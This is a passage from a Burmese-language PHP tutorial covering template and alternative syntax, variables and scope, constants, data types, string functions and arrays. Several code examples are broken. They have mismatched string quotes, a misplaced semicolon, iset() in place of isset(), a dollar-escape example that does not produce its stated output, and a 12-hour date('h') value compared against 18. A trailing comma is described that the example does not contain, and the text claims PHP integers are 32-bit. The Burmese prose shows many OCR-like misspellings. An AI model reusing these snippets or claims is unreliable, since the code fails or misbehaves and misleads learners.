            echo "<b>Night Time</b>";
        } else {
            echo "<i>Day Time</i>";
        }
    ?>
</p>
```

နဲ့မှုနာအရ PHP date() Function ရဲအကူအညီနဲ့ လက်ရှိအချိန်နာရီကို ယူထားပါတယ်။ မနက် (၆) နာရီထက် ငယ်မယ် (သို့မဟုတ်) ဉာဏ် (၆) နာရီထက် ကြီးမယ်ဆိုရင် Night Time ဆိုတဲ့ ရလဒ်ကို ဖော်ပြုစေပြီး၊ မဟုတ်ရင်တော့ <i>Day Time</i> ကိုဖော်ပြုစေတာပါ။ ဒီလိုမျိုး PHP Output ထဲမှာ HTML Element တွေကို လိုအပ်ရင် ထည့်သုံးကြပါတယ်။ စမ်းကြည့်တဲ့အချိန်ပေါ်မှတည်ပြီး ရလဒ်က ဒီနှစ်မျိုးထဲက တစ်မျိုးဖြစ်မှာပါ။

Output

```
<h1>Home Page</h1>
<p>
    <b>Night Time</b>
</p>
```

Output

```
<h1>Home Page</h1>
<p>
    <i>Day Time</i>
</p>
```

အဲဒီကုဒ်ကိုပဲ နောက်တစ်မျိုး ရေးလိုရပါသေးတယ်။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php if($hour < 6 || $hour > 18) { ?>
        <b>Night Time</b>
    <?php } else { ?>
        <i>Day Time</i>
    <?php } ?>
</p>
```

နမူနာမှာ if Statement ရဲ့ Condition မှန်မှ ဖော်ပြစေလိုတဲ့ HTML ကုဒ်တွေကို၊ if Statement ရဲ့ အဖွင့်နဲ့အပိတ်ကြားထဲမှာ ရှိုးရှိုး HTML အနေနဲ့ပဲ သီးခြားရေးထားတာကို တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် ဒီ HTML တွေဟာ if Condition မှန်တော့မှသာ အလုပ်လုပ်မယ့် HTML ကုဒ်တွေဖြစ်သွားပါတယ်။ else Statement အတွက်လည်း အလားတူပဲ ရေးထားတာကို တွေ့ရမှာပါ။ ရလဒ်က စောစောကရေးခဲ့တဲ့ ကုဒ်နဲ့ တူညီတဲ့ ရလဒ်ကိုပဲ ရမှာပါ။ ဒါပေမယ့် ဒီရေးနည်းရဲ့ အားသာချက်ကတော့ စောစောကလို HTML တွေကို PHP ထဲမှာ ရေးရောစရာ မလိုတော့ဘဲ သီးခြား HTML အနေနဲ့ပဲ ရေးလိုရသွားတဲ့အတွက် ရေးသားရ တာပိုမို အဆင်ပြေခြင်းပဲ ဖြစ်ပါတယ်။

ဒီရေးနည်းကိုတော့ Template ရေးထုံးလို ခေါ်ပါတယ်။ အလွန်အသုံးဝင်ပါတယ်။

တစ်ကယ်တော့ ဒီလို Template ရေးထုံးကို အသုံးပြုနိုင်ဖို့အတွက် တာခြား Language တွေမှာဆိုရင် သီးခြား Template Library ရဲ့အကူအညီနဲ့မှ ရေးလိုရမှာပါ။ PHP မှာလည်း Smarty, Twig, Blade စတဲ့ အမည်တွေနဲ့ Template Library တွေ ရှိနေပေမယ့် အဲဒီ Template Library တွေ တစ်ခုမှာမသုံးဘဲ Language သက်သက်နဲ့လည်း အခုလို Template ပုံစံ ရေးလိုရနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ Template ရေးထုံး ပိုမိုကျကျလစ် သပ်ရပ်စေဖို့အတွက် စောစောက ကုဒ်ကို အခုလိုလည်း ပြင်ရေးလို ရပါသေးတယ်။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php if($hour < 6 || $hour > 18) : ?>
        <b>Night Time</b>
    <?php else: ?>
        <i>Day Time</i>
    <?php endif ?>
</p>
```

ဒီရေးနည်းကိုတော့ Alternative Syntax လိုပေါ်ပါတယ်။ တွန်းကွင်းအဖွင့်အပိတ်တွေ မပါတော့တာပါ။ တွန်းကွင်းအဖွင့်အစား Full Colon သက်တလေးကို သုံးလိုက်ပြီး နောက်ဆုံး တွန်းကွင်းအပိတ်နေရာမှာ endif နဲ့ ပိတ်ပေးလိုက်တာပါ။ တွန်းကွင်းအဖွင့်အပိတ်တွေက ရှိုးရှိုး PHP ကုဒ်ထဲမှာ အဆင်ပြေပေါ်မယ့် အခုလို HTML နဲ့ ရောရေးတဲ့အခါ ရေးရတာရော ဖတ်ရတာပါ ခက်စေပါတယ်။ ဒါကြောင့် အခုလို Alternative Syntax နဲ့ ရေးလိုက်တဲ့အတွက် ရေးရတာ ပိုအဆင်ပြေသွားသလို၊ ဖတ်ရတာလည်း ပိုရှင်းသွားမှာ ဖြစ်ပါတယ်။ ဒီရေးနည်းကို while, for နဲ့ switch Statement တွေမှာလည်း အသုံးပြုနိုင်ပါတယ်။ Array တွေကို Loop ပါတ်ဖို့ သုံးရတဲ့ foreach Statement မှာလည်း အသုံးပြုနိုင်ပါတယ်။ ရေးနည်းကိုတော့ သူ့နေရာနဲ့သူ ရောက်လာတဲ့အခါ ဆက်ကြည့်ကြပါမယ်။

ဒီလို HTML တွေနဲ့ ရောမရေးဘဲ PHP ကုဒ်ချည်းပဲ သီးသန်ရေးလိုလည်း ရပါတယ်။ ရေးလည်း ရေးရပါတယ်။ ဒီလိုရေးတဲ့အခါ သတိပြုစရာလေးတစ်ခုရှိပါတယ်။ PHP ကုဒ်တွေကို <?php အဖွင့် ?> အပိတ်နဲ့ ရေးရတယ်ဆိုပေါ်မယ့် HTML Element တွေ လုံးဝမပါဘဲ PHP ချည်းသက်သက် ရေးတဲ့အခါ အပိတ်ကို မထည့်ဘဲ ရေးလိုရပါတယ်။ မထည့်ဘဲ ရေးကြပါတယ်။ အဖွင့်ကတော့ မထည့်လို မရပါဘူး။ ဒီအဖွင့်မပါရင် PHP ကုဒ်အနေနဲ့ အလုပ်လုပ်မှာ မဟုတ်လို မဖြစ်မနေ ထည့်ပေးရပါတယ်။ ဥပမာ - ဒီနှစ်ခုဟာ ရလဒ်အတူတူပါပဲ။

PHP

<?php

```
$num1 = 3;
$num2 = 5;
echo $num1 + $num2;

?>
```

PHP

<?php

```
$num1 = 3;
$num2 = 5;
echo $num1 + $num2;
```

အပေါ်က နမူနာမှာ အပိတ်ပါပြီး၊ အောက်ကန့်မှနာမှာ အပိတ်မထည့်တော့တာပါ။ ဘာကြောင့် အပိတ်ကို မထည့်ဘဲ ရေးကြသလဲဆိုတော့၊ ဒီလို PHP ချဉ်းပဲ သီးသန့်ရေးထားတဲ့ကုဒ်တွေဟာ Module တစ်ခုကဲ့သို့ တွေးနေရာကနဲ့ ချိတ်ဆက်ခေါ်ယူပြီး အသုံးပြုကြမယ့် ကုဒ်တွေများပါတယ်။ အပိတ်ထည့်ထားမြင်၊ အပိတ်ရဲ့အောက်မှာ ဆက်ရှိနေတဲ့ လိုင်းအပိုအလွတ်တွေဟာ ခေါ်ယူတဲ့နေရာထိ ပါသွားပြီး ဒုက္ခပေးတတ်ပါတယ်။ ?> အပိတ်ရဲ့ အပြင်မှာ ဆက်ရှိနေတဲ့ လိုင်းအပိုတွေက PHP နဲ့ မဆိုင်လို့ PHP က ထည့်အလုပ် မလုပ်တဲ့အတွက်ကြောင့်ပါ။ အပိတ်မထည့်တဲ့အခါ အောက်မှာ ဘယ်လောက်ပဲ လိုင်းအပိုတွေ ထပ်ရှိနေပါစေ၊ ဒီလိုင်းအပိုတွေကို PHP က ဖယ်ထုတ်ပြီး အလုပ်လုပ်ပေးလိုက်မှာဖြစ်လို့ ပိုပြီးတော့ အဆင်ပြေပါတယ်။ ဒါကြောင့် PHP ချဉ်းသက်သက်ရေးတဲ့အခါ ဟိုးအပေါ်မှာ အဖွင့်ကို ထည့်ပေမယ့် အောက်ဘက်မှာ အပိတ်ကို မထည့်တော့ဘဲ ရေးကြလေ့ရှိတယ်ဆိုတာကို သတိပြုကြရမှာပဲ ဖြစ်ပါတယ်။

Variables

PHP မှာ Variable တွေကို var တို့ မှတ်လို့ Keyword တွေနဲ့ ကြေညာစရာမလိုဘူး။ ဒါပေမယ့် Variable အားလုံးဟာ နဲ့ သက်တဲ့ စုရောင်လို့ အထက်မှာ ပြောခဲ့ပါတယ်။ PHP ဟာ JavaScript လိုပဲ Loosely Typed Language ဖြစ်တဲ့အတွက် Type Juggling သဘောသဘာဝ ရှိပါတယ်။ Variable တွေရဲ့ Data Type ဟာ ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးပေါ်မှတည်ပြီး အလိုအလျောက် ပြောင်းလဲနိုင်ပါတယ်။

JavaScript မှာ `typeof` Keyword နဲ့ Variable တွေရဲ့ Data Type ကို လေ့လာလို့ရသလိုပဲ PHP မှာ လည်း `var_dump()` Function နဲ့ လေ့လာနိုင်ပါတယ်။ `var_dump()` က Variable ရဲ့ Data Type ကို ဖော်ပြုယံ့သာမက အထဲမှာရှိနေတဲ့ တန်ဖိုးကိုပါ ဖော်ပြပေးလိုက်မှာပါ။ ဒီလိုစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

$var;
var_dump($var);      // Warning: Undefined Variable // NULL

$var = 123;
var_dump($var);      // int(123)

$var = "abc";
var_dump ($var);     // String(3) "abc"
```

PHP မှာ Variable တွေကို ကြိုးကြညာစရာမလိုဘဲ တန်ဖိုးထည့်သွင်းလိုက်မှ အလိုအလျောက် ကြညာ အလုပ်လုပ်ပေးသွားတာပါ။ ဒါကြောင့် ပေးထားတဲ့နမူနာမှာ \$var အမည်နဲ့ Variable တစ်ခုသတ်မှတ် လိုက်ပေမယ့် `var_dump()` နဲ့ ထုတ်ကြည့်လိုက်တဲ့အခါ Undefined Variable ဆိုတဲ့ Waring ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ထုတ်ပေးစရာတန်ဖိုး မရှိလို NULL ကိုလည်း ထုတ်ပေးလိုက်မှာ ဖြစ်ပါတယ်။

နောက်တစ်ဆင့်မှာတော့ \$var = 123 လိုပြောလိုက်တဲ့အတွက် \$var ဟာ အလိုအလျောက် Integer Variable တစ်ခုဖြစ်သွားပါတယ်။ \$var = "abc" လိုပြောလိုက်တဲ့အချိန်မှာတော့ Type အလိုအလျောက် ပြောင်းသွားပြီး String ဖြစ်သွားပါတော့တယ်။

PHP Variable တွေဟာ Context Scope သဘောသဘာဝ ရှိပါတယ်။ ဆိုလိုတာက၊ ကြညာထားတဲ့ နေရာနဲ့ပဲ သက်ဆိုင်တယ်ဆိုတဲ့သဘောပါ။ Global Variable ကို Global Scope မှာပဲ သုံးလို့ရပါတယ်။ Function ကနေ သုံးလို့မရပါဘူး။ ဥပမာ ဒီလိုပါ –

PHP

```
$name = "Bob";

function hello() {
    echo $name;
}

hello();           // Warining: Undefined variable $name
```

`$name` Variable ကို `pründ`ပေမာ `ကြေညာထားလို့` Global Variable `ဖြစ်နေပါတယ်။` JavaScript လို Language မျိုးမှာ Global Variable ကို Function ကနေ `ယူသုံးခွင့်ရှုပေမယ့်` PHP မှာ Global Variable ကို Global ကုဒ်တွေကပဲ `ယူသုံးခွင့်ရှုပါတယ်။` Function က `တိုက်ရိုက်ယူသုံးခွင့်မရှိလို့` Warning တက်တာ ကို `တွေ့ရမှာ` `ဖြစ်ပါတယ်။` သုံးချင်တယ်ဆိုရင် `ရတော့ရပါတယ်။` သုံးချင်တဲ့အကြောင်း `ကြိုပြောပေးရပါ` တယ်။ ဒီလိုပါ -

PHP

```
$name = "Bob";

function hello() {
    global $name;
    echo $name;
}

hello();           // Bob
```

ဒီတစ်ခါတော့ အဆင်ပြုသွားပါတယ်။ `global` Keyword ကိုသုံးပြီး Global Variable ကို Function ထဲ မှာ အသုံးပြုမယ့်အကြောင်း `ကြိုပြောပြီးတော့မှ` သုံးလိုက်တဲ့အတွက်`ကြောင့်ပါ။` Function အတွင်းမှာ `ကြေညာထားတဲ့` Variable တွေကတော့ Function Scope `ဖြစ်လို့` Function အတွင်းမှာ နှစ်သက်သလို အသုံးပြုနိုင်ပါတယ်။ Block Scope သဘောသဘာဝမျိုး မရှိပါဘူး။ ဒီလိုပါ -

PHP

```
function hello() {
    if(true) {
        $name = "Alice";
    }

    echo $name;
}

hello(); // Alice
```

နမူနာများ \$name Variable ကို if Block အတွင်းမှာ ကြညာထားပေမယ့် ပြင်ပကနေလည်း ယူသုံးလို ရတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ Variable တွေရှိမရှိ စစ်ချင်ရင် isset() ကိုအသုံးပြုပြီး စစ်နိုင်ပါ တယ်။ ရှိရင် true အနေနဲ့ 1 ကိုပြန်ပေးပြီး မရှိရင်တော့ false အနေနဲ့ Empty ကို ပြန်ပေးပါတယ်။

PHP

```
<?php

echo iset($name); // Empty

$name = "Bob";

echo iset($name); // 1
```

နမူနာအရ \$name Variable မရှိခင်မှာ စစ်ကြည့်လိုက်တဲ့အခါ false ဖြစ်နေပြီး \$name Variable ရှိပြီး နောက်မှ စစ်ကြည့်တဲ့အခါ true ဖြစ်နေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ PHP မှာ Constant တွေလည်း ကြညာအသုံးပြုလို ရပါတယ်။ ထူးခြားချက်အနေနဲ့ Constant တွေကို define() Function သုံးပြီး ကြညာပေးရပါတယ်။ ပြီးတော့ ရှိုးရှိုး Variable လို့ \$_ သက်တလည်း ပါစရာ မလိုအပ်ပါဘူး။ ဒီလိုပါ -

PHP

```
<?php

define("MIN", 1);
define("MAX", 10);

echo MAX; // 10
MAX = 20; // Syntax Error: unexpected =
```

`define()` Function ရဲ့ ပထမ Argument မှာ Constant ရဲ့ အမည်ကိုပေးရပြီး ဒုတိယ Argument မှာ တန်ဖိုးကိုပေးရတာပါ။ Constant အမည်အနေနဲ့ စာလုံးအကြီးအသေး၊ ကြိုက်တာပေးလို့ ရပေမယ့် အကြီးတွေချည်းပဲ ပေးကြတာ ထုံးစံပါ။ ကြိုက်လည်သတ်မှတ်ထားတဲ့ Constant တွေကို လိုအပ်တဲ့ နေရာမှာ ရှိုးရှိုး Variable သုံးသလိုပဲ ပြန်လည်အသုံးပြုနိုင်ပါတယ်။ Constant ဖြစ်တဲ့အတွက် တန်ဖိုးအသစ်တော့ ပြောင်းလဲ သတ်မှတ်လို့ရမှာ မဟုတ်ပါဘူး။ Assignment Operator ဖြစ်တဲ့ = ကိုတောင် Constant နဲ့ အတူတွဲပြီး အသုံးပြုခြင့် ပေးမှာ မဟုတ်ပါဘူး။ ဒါကြောင့် အပေါ်က ကုဒ်က Run လိုက်ရင် Syntax Error ဖြစ်ပါလိမ့်မယ်။ စမ်းကြည့်လို့ရမှာ မဟုတ်ပါဘူး။ မှားနေတဲ့ MAX = 3 ဆိုတဲ့ လိုင်းကို ဖယ်လိုက်မှသာ စမ်းလိုရမှာပါ။

Constant ရဲ့ ထူးခြားချက်ကတော့ ဘယ်နေရာမှာပဲ ကြိုက်သည်ဖြစ်စေ Global Constant ဖြစ်သွားခြင်းဖြစ်ပါတယ်။ ပြီးတော့ ရှိုးရှိုး Variable လို့ Global Constant ကို Function ထဲမှာ ကြိုပြောပြီးမှ သုံးစရာ မလိုအပ် ပါဘူး။ Constant တွေကို ကြိုက်ပြီးပြီဆိုရင် ကြိုက်တဲ့ နေရာမှ ချုသုံးလို့ ရနိုင်ပါတယ်။

Data Types

PHP မှာ Scalar Type လို့ခေါ်တဲ့ အခြေခံအကျခုံး Data Type (င) မျိုး ရှိပါတယ်။ Boolean, Integer, Float နဲ့ String တို့ ဖြစ်ပါတယ်။ Boolean ကတော့ true နဲ့ false တန်ဖိုးနှစ်မျိုးသာ လက်ခံနိုင်တဲ့ Data Type ဖြစ်ပါတယ်။ Integer ဟာ 32-bit Integer ဖြစ်ပြီးတော့၊ Float က 64-bit Float ဖြစ်ပါတယ်။ PHP မှာ Unsigned Integer သောာသာဝမရှိပါဘူး။ String အကြောင်းကိုတော့ ခဏနေမှဆက်ပြောပါမယ်။

PHP မှာ Compound Type လို့ခေါ်တဲ့ တန်ဖိုးတွေ အတွဲလိုက်သိမ်းနိုင်တဲ့ Data Type လည်း (င) မျိုး ရှိပါတယ်။ အဲဒီထဲက Array နဲ့ Object ကို ရွေးချယ်လေ့လာသွားကြမှာပါ။ NULL နဲ့ resource ဆိုတဲ့ Special Data Type (၂) မျိုးလည်းရှိပါသေးတယ်။ တန်ဖိုးမရှိရင် NULL ဖြစ်ပြီး resource ဆိုတာ ကတော့ ဒီလိုပါ၊ ပုံမှန်အားဖြင့် Variable ဆိုတာ ကွန်ပျူးတာ Memory ပေါ်မှာ နေရာတစ်ခု ယူပြီး တန်ဖိုးတွေ သိမ်းလိုက်တာပါ။ Variable Name ဆိုတာ အဲဒီလို့ သိမ်းထားတဲ့ တည်နေရာရဲ့ အညွှန်း ဖြစ်ပါတယ်။ PHP မှာ တန်ဖိုးတွေကို Memory ပေါ်မှာ နေရာယူမသိမ်းဘဲ Hard Drive ပေါ်မှာ ဖိုင်အနေနဲ့ ဖြစ်ဖြစ်၊ တြေားတစ်နေရာရာမှာပဲ ဖြစ်ဖြစ် သိမ်းထားပြီးတော့ အဲဒီလို့သိမ်းထားတဲ့ နေရာကို ညွှန်းပေးနိုင်တဲ့ သောာသာဝ ရှိပါတယ်။ အဲဒီလို့ ညွှန်းထားတဲ့ အညွှန်းတန်ဖိုးအတွက် Integer တွေ String တွေ မသုံးပါဘူး။ resource လို့ခေါ်တဲ့ သီးခြား Special Data Type တစ်မျိုးကို သုံးလိုက်တာပါ။

အခန်း (၂၈) – PHP Strings & Arrays

String တန်ဖိုးတွေ ကြေညာသတ်မှတ်ဖို့အတွက် Single Quote, Double Quote နှစ်မျိုးလုံးကို သုံးနိုင်ပါတယ်။ အရေးကြီးတဲ့ ကွဲလွှဲမှုလေး တစ်ခုတော့ ရှိပါတယ်။ Double Quote String တွေဟာ Template String ကဲသို့ အလုပ်လုပ်ပါတယ်။ String အတွင်းမှာ Variable တွေ ထည့်ရေးရင် သက်ဆိုင်ရာတန်ဖိုးကို အသုံးပြု အလုပ်လုပ်ပေးနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

$name = "Alice";
$role = "Web Developer";
$company = "Acme Inc";

echo "$name is a $role at $company.";

// Alice is a Web Developer at Acme Inc.
```

မူလကထဲက Variable တွေကို \$ သက်တန်း စပေးရတဲ့အတွက် String အတွင်းမှာ Variable တွေ ပါလာရင် PHP က သိရှိပြီး အလုပ်လုပ်ပေးနိုင်တာပါ။ ထူးခြားတဲ့ ရေးထုံးသစ်တွေ ဒီအတွက် တိုးတက်ထည့်သွင်းပေးစရာ မလိုတော့ပါဘူး။ အတော်လေး အဆင်ပြုအသုံးဝင်တဲ့ လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။

တစ်ချို့ Escape လုပ်ဖို့လိုတဲ့ Character တွေကို \ သက်တန်း Escape လုပ်နိုင်ပါတယ်။ ဥပမာ –

PHP

```
<?php

$fruit = "Apple";
$price = 1.99;

echo "Buy some $fruit for \$\$price each.";

// Buy some Apple for $1.99 each.
```

\$ သက်တော့ Escape လုပ်ဖို့လိုတဲ့ သက်တဖြစ်ပါတယ်။ ဒီတော့မှ Variable နဲ့မမှားမှာပါ။ \\$ လိုရေးပေးလိုက်တဲ့အတွက် ဒီသက်တကို ထည့်သွင်းအလုပ်မလုပ်တော့ဘဲ သက်တအတိုင်းပဲ ရိုက်ထုတ်ဖော်ပြုပေးလိုက်တာပါ။ Double Quote တွေ Single Quote တွေကို Escape လုပ်ဖို့လိုအပ်ရင်လည်း ဒီနည်းအတိုင်းပဲ ရေးနိုင်ပါတယ်။

PHP

```
<?php

echo "This tree is 10' 8\" long.';

// This tree is 10' 8" long.
```

8" ရဲ့ Double Quote သက်တကို စာကြောင်းအဖွင့်အပိတ် Double Quote နဲ့မှားမှာနိုးလို့ Escape လုပ်ပေးလိုက်တာပါ။ ရှုံးက Single Quote ကတော့ မှားစရာမရှိလို့ Escape မလုပ်တော့ပါဘူး။ လိုအပ်ရင်လုပ်လိုရပါတယ်။ Backslash တွေကိုလည်း Escape လုပ်ပေးဖို့ လိုအပ်ပါတယ်။

PHP

```
<?php

echo "C:\\xampp\\htdocs";
// C:\xampp\htdocs
```

Single Quote နဲ့ ရေးထားတဲ့ String တွေမှာတော့ Variable တွေပါလို့မရပါဘူး။ ဒါထူးခြားချက်ပါ။ Single Quote String တွေဟာ အရှိအတိုင်းပဲ သတ်မှတ်ဖော်ပြုသွားမှာပါ။ ဒီလိုပါ -

PHP

```
<?php
$name = 'Bob';

echo 'Hello $name, welcome.';

// Hello $name, welcome.
```

`$name` Variable ကို အလုပ်မလုပ်ဘဲ ရေးထားတဲ့အတိုင်း ဖော်ပြသွားတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ ဒါကို သတိထားဖိုလိုပါတယ်။ မှားတတ်ပါတယ်။ သင်တန်းမှာ ကြံးနေကြပါ။ String တွေ မမှန်ဘူးဆရာလို့ ပြောလာတိုင်း သွားကြည့်စရာမလိုပါဘူး။ Double Quote String သုံးပါလို့ လက်တမ်းဖော်ရေးပေးလိုက်ရ တာ ခက္ခခဏပါပဲ။ Double Quote String မှသာ အထဲက Variable တန်ဖိုးတွေကို အသုံးပြု အလုပ်လုပ် မှာ ဖြစ်ပါတယ်။

String တစ်ခုမှာ စာလုံးဘယ်နှစ်လုံးပါလဲဆိုတာ သိချင်ရင် `strlen()` Function ကို သုံးနိုင်ပါတယ်။

PHP

```
<?php
echo strlen("Hello World");      // 11
echo strlen("ကခေဂ");           // 9
```

မြန်မာစာအတွက် ရလဒ်မမှန်တာကို သတိပြုပါ။ ဒီနေရာမှာ မမှန်ကြောင်းကိုပဲ ပြောနိုင်ပါဘူးမယ်။ ဘာ ကြောင့်လဲဆိုတာနဲ့ ဖော်ရေးနည်းကိုတော့ ထည့်ပြောနိုင်ခြိုးမှာ မဟုတ်ပါဘူး။ စာကြောင်းတစ်ကြောင်း ကနေ လိုချင်တဲ့အပိုင်း ဖြတ်ယူချင်ရင် `substr()` Function ကို သုံးနိုင်ပါတယ်။

PHP

```
<?php
$str = "A quick brown fox.";
echo substr($str, 0, 7);          // A quick
```

၀ က စမှတ်ဖြစ်ပြီး ၇ က စာလုံးအရေအတွက် ဖြစ်ပါတယ်။ နှစ်သက်ရာတန်ဖိုးကို အစားထိုး အသုံးပြုနိုင်ပါတယ်။ စာကြောင်းထဲမှာ Search & Replace လုပ်ချင်ရင် `str_replace()` ကို သုံးနိုင်ပါတယ်။

```
<?php  
  
$str = "Come here, quick, quick.;"  
  
echo str_replace("quick", "hurry", $str);  
  
// Come here, hurry, hurry.
```

ရှာချင်တဲ့စာလုံး၊ အစားထိုးချင်တဲ့စာလုံး၊ မူရင်း String အစီအစဉ်အတိုင်း ပေးရပါတယ်။ စောစောက `substr()` Function မှာ မူရင်း String ကရေးကလာပြီး၊ အခု `str_replace()` Function မှာ မူရင်း String က နောက်ကလာပါတယ်။ ပြီးတော့ `str_replace()` ကို Underscore နဲ့ရေးပြီး `substr()` ကိုကျတော့ `sub_str()` ထို့ Underscore နဲ့မရေးပါဘူး။

ဒီကိစ္စဟာ PHP ကို အခုတစ်မျိုး တော်ကြာတစ်မျိုး၊ စနစ်တစ်ကျမရှိဘူးရယ်လို့ လူတွေ ဝေဖန်ကဲ့ရဲ့ကြတဲ့ အကြောင်းရင်းတွေထဲက တစ်ခုဖြစ်ပါတယ်။ မှန်ပါတယ်။ PHP ဟာ အရင်က အဲဒီလို ကမောက်ကမသဘာဝတွေ Language ထဲမှာ ပါနေလို့ လူပြောများခဲ့ပါတယ်။ ဒါပေမယ့် PHP 5.4 လောက်ကနေ စပြီး နောက်ပိုင်းမှာတော့ (မူလရှိပြီးသားကမောက်ကမတွေ ကျန်နေပေမယ့်) ပြင်ဆင်ဖြည့်စွက် အဆင့်မြှုင့်တင်မှုတွေ ဆက်တိုက်လုပ်လာခဲ့လို့ အခုဆိုရင် အများကြီး တိုးတက်ပြောင်းလဲနေပါပြီ။ ရေးသားရတာ အဆင်ပြေပြီး စနစ်ကျတဲ့ Language တစ်ခု ဖြစ်နေပါပြီ။

နောက်ထပ် Standard String Function တွေ အများကြီးကျန်သေးပေမယ့် အခုတစ်ခါထဲ အကုန်မှတ်ဖို့ မလိုအပ်ပါဘူး။ တစ်ကယ်လိုအပ်လာတော့မှ ကြည့်ရှုလေ့လာပြီး အသုံးချွေသွားလို့ ရုံးနိုင်ပါတယ်။

- <https://www.php.net/manual/en/ref.strings.php>

Array

PHP မှာ Array တစ်မျိုးထဲသာ ရှိပါတယ်။ ဒါပေမယ့် အသုံးပြုပုံပေါ်မူတည်ပြီး နှစ်မျိုးခွဲ ပြောချင်ပါတယ်။ ပထမတစ်မျိုးက Numeric Array ဖြစ်ပြီး Array Index ကို နံပါတ်စဉ်အတိုင်း သတ်မှတ်အသုံးပြုတဲ့ Array ပါ။ ကြေညာသတ်မှတ်နည်း (၂) နည်းရှိပါတယ်။

PHP

```
<?php

$users = array("Alice", "Bob");

$fruits = ["Apple", "Orange"];

echo $users;

// Warning: Array to string conversion
// Array

print_r($fruits);

// Array ( [0] => Apple [1] => Orange )

var_dump($fruits);

array(2) { [0]=> string(5) "Apple" [1]=> string(6) "Orange" }
```

ပထမဆုံး တစ်ကြောင်းမှာ array() ကိုသုံးပြီး တန်ဖိုးနှစ်ခုပါဝင်တဲ့ \$users Array တစ်ခု ဖန်တီးထားပါတယ်။ ဒုတိယတစ်ကြောင်းမှာတော့ လေးထောင့်ကွင်း အဖွင့်အပိတ်ကိုသုံးပြီး \$fruits Array တစ်ခု ဖန်တီးထားပါတယ်။ နှစ်သက်ရာနည်းကို အသုံးပြုနိုင်ပေမယ့် လေးထောင့်ကွင်း အဖွင့်အပိတ်ကို သုံးရတဲ့ ရေးနည်းကိုသာ အခုနောက်ပိုင်း အသုံးများကြပါတယ်။ ဒီရေးနည်းက PHP 5.4 ကျတော့မှ စပါလာတဲ့ ရေးနည်းမို့လို့၊ ဟိုးအရင်တုံးက PHP ပရောဂျက်အဟောင်းတွေမှာ ဆိုရင်တော့ array() ရေးထုံးကို ခုထိ သုံးထားကြသေးတာကို တွေ့ရနိုင်ပါသေးတယ်။ php.net မှာရှိတဲ့ Official PHP Manual မှာ ကြည့်လိုက်ရင် လည်း နမူနာတွေမှာ array() ကို ပိုပြီးတော့ အသုံးများတာကို တွေ့ရနိုင်ပါတယ်။ ဟိုးအရင်ကတည်း ရှိနေတဲ့ လမ်းညွှန်မို့လို့ ရေးနည်းဟောင်းတွေ ကျန်နေတာပါ။

ဆက်လက်ပြီး၊ ထူးခြားချက်အနေနဲ့ echo ကို သုံးပြီး Array တွေကို ဖော်ပြနိုင်းလို့ မရတာကို သတိပြုပါ။ echo က String တန်ဖိုးတွေကိုသာ ဖော်ပြနိုင်တာပါ။ တခြား Integer တို့က Float ပြဿနာမရှိပါဘူး။

String ပြောင်းဖြီး ပြေးလိုက်လို့ ရတဲ့အတွက် ပြေးနိုင်ပါတယ်။ Array ကို တိုက်ရှိက် String ပြောင်းလိုမ ရတဲ့အတွက် Waring ပေးပါလိမ့်မယ်။ လုံးဝ မပြတာတော့ မဟုတ်ပါဘူး။ Array မှန်းသိလို့ Array ဆိုတဲ့စာ ကိုတော့ ပြေးပါတယ်။

Array တန်ဖိုးတွေကို ဖော်ပြစေလိုရင် `var_dump()` သို့မဟုတ် `print_r()` ကို သုံးနိုင်ပါတယ်။ `var_dump()` က Data Type တွေကိုပါ ထည့်ပြလို့၊ ဖော်ပြတဲ့အချက်အလက် ပိုပြည့်စုပါတယ်။ ဒါပေ မယ့် Array ထဲမှာ ရှိတာကိုပဲ ခပ်ရှင်းရင်း ကြည့်ချင်တယ်ဆိုရင် `print_r()` ကလည်း အသုံးဝင်ပါတယ်။ နမူနာမှာ ကြည့်လိုက်ရင် `$fruits` Array ထဲမှာ တန်ဖိုးတွေဟာ Index 0, 1 အစီအစဉ်အတိုင်း ရှိနေတာ ကို တွေ့ရမှာ ဖြစ်ပါတယ်။

နောက်ထပ် Array တစ်မျိုးကိုတော့ Associative Array လို့ခေါ်ပါတယ်။ Index ကို နံပါတ်စဉ်အတိုင်း မ သွားတော့ဘဲ မိမိနှစ်သက်ရာအမည်နဲ့ Associate လုပ်ပြီး တွဲဖက်သတ်မှတ်ပေးတဲ့နည်း ဖြစ်ပါတယ်။ ဒီလို ရေးရပါတယ် –

PHP

```
<?php
$user = [ "name" => "Alice", "age" => 22];
print_r($user);
// Array ( [name] => Alice [age] => 22 )
```

Array Index အတွက် String တစ်ခုကို ပေးရပါတယ်။ Value နေရာမှာတော့ နှစ်သက်ရာတန်ဖိုးကို ပေးလို ရပါတယ်။ Data Type ကန့်သတ်ချက် မရှိပါဘူး။ Array တစ်ခုရဲ့အတွင်းမှာ ထပ်ဆင့် Array တွေလည်း ရှိ နိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

$users = [
    ["name" => "Alice", "age" => 22],
    ["name" => "Bob", "age" => 23],
    ["name" => "Tom", "age" => 24]
];

print_r($users);
```

ရိုးရိုး Numeric Array တစ်ခုရဲ့အတွင်းမှာ Associate Array တွေကို တန်းစီပြီး ထည့်သွင်းထားတာပါ။ ရလဒ်ကို နမူနာမှာ ထည့်မပြတေဘာ့ပါဘူး။ ကိုယ်တိုင် စမ်းကြည့်နိုင်ပါတယ်။ ဒီနေရာမှာ Trailing Comma ခေါ် နောက်ဆုံး Comma လေးတစ်ခုကို သတိပြုပါ။ PHP Array တွေမှာ အဲဒီလို နောက်ဆုံးမှာ Comma အပိုတစ်ခု ပါတာကို လက်ခံပါတယ်။ ဟိုးအရင်ကတည်းက လက်ခံတာပါ။ ဒီလို နောက်ဆုံး Comma အပို ကို လက်ခံတဲ့ ရေးထုံးဟာ အသုံးဝင်တဲ့အတွက် JavaScript လို Language မျိုးကလည်း နောက်ပိုင်းမှာ အလားတူ လက်ခံပေးလာခဲ့ပါတယ်။

